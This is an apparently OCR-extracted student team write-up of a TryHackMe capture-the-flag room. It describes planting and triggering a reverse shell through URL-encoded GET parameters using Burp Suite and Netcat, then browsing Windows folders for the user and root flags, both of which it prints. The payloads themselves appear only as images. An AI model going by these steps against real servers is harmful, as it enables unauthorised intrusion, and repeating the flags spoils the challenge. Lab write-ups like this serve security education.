
Then, I will go to the decoder section on burpsuite to encode the script as a URL. After it displays the output, copy it.




Then, paste it in the encoded URL as the valid GET parameter. Then, click on the send button.



Clicking on the back arrow (beside the cancel button), it will then show as below. Then, click on the send button. And then by scrolling through the response section, we should be able to see that our reverse shell has been successfully installed in the admin server.




To double confirm that it is true, I refresh the webpage on the firefox and it will result in the same output as the previous one.




Then, we will be going to activate the reverse shell.


Once more, we will encode another script into the URL. And the output will be copied.




Just like the previous step, paste in the previous encoded URL as the value of the GET parameter.



But before clicking send and activating the reverse shell, we will first prepare our reverse shell listener. It will result in the following:



After clicking send, the reverse shell should be activated and the listener should respond as below. And it will redirect us to the E:\xampp\htdocs\internal directory.




Horizontal Privilege Escalation

Members Involved: **Amir, Azri, Afif, Mitesh**


Tools used: **Kali Linux, Terminal, Netcat, PowerShell**

Thought Process and Methodology and Attempts:


When it has successfully connected to the server, below will be the output.




We know the C drive contains your PC's operating system and files. So, we navigate to the C drive. Use the command dir to display the list of files and subfolders contained in the drive.



We see the Users directory and assume the flag is in it. So we navigate to the Users folder to inspect.



We enumerate through the files to find the flag. We looked through the Admin directory, but no flag was there. We tried navigating to \Administrator\Desktop\, and there was a user.txt file there. After reading the text file, we discovered our first flag; thm{09b408056a13fc222f33e6e4cf599f8c}.




Root Privilege Escalation

Members Involved: **Amir, Azri, Afif, Mitesh**


Tools used: **Kali Linux, Terminal**

Thought Process and Methodology and Attempts:

Next, we tried to find the flag in root.txt. We guessed that the file is in SuperAdmin directory, as we assume the name means it is the top privilege user and the directories in it are hidden.




So, we tried to guess where “root.txt” is located and used the command cat to output the file. We found out the file is located in C:\Users\SuperAdmin\Desktop and got the flag; thm{a1f936a086b367761cc4e7dd6cd2e2bd}



Final Result:

Upon verification of the flag, Amir placed the user flag and the root flag onto the TryHackMe site and got the confirmation.



Contributions

ID	Name	Contribution	Signatures
1211103115	Azri Syahmi Bin Azhar	Did the recon.	*Azri*
1211103233	Muhammad Amir Adib Bin Mohd Aminuddin	Figured out the exploit for the initial foothold. Discovered the exploit to root.	*Adib*

1211103419	Muhammad Afif Jazimin Bin Idris	Compiling the writings and video editing.	*Afif*
1211103284	Miteshwara Rao A/L Subramaniam	Did most of the writing after compiling the findings.	*Mitesh*

Video Link:

https://youtu.be/D7ukmPct8yg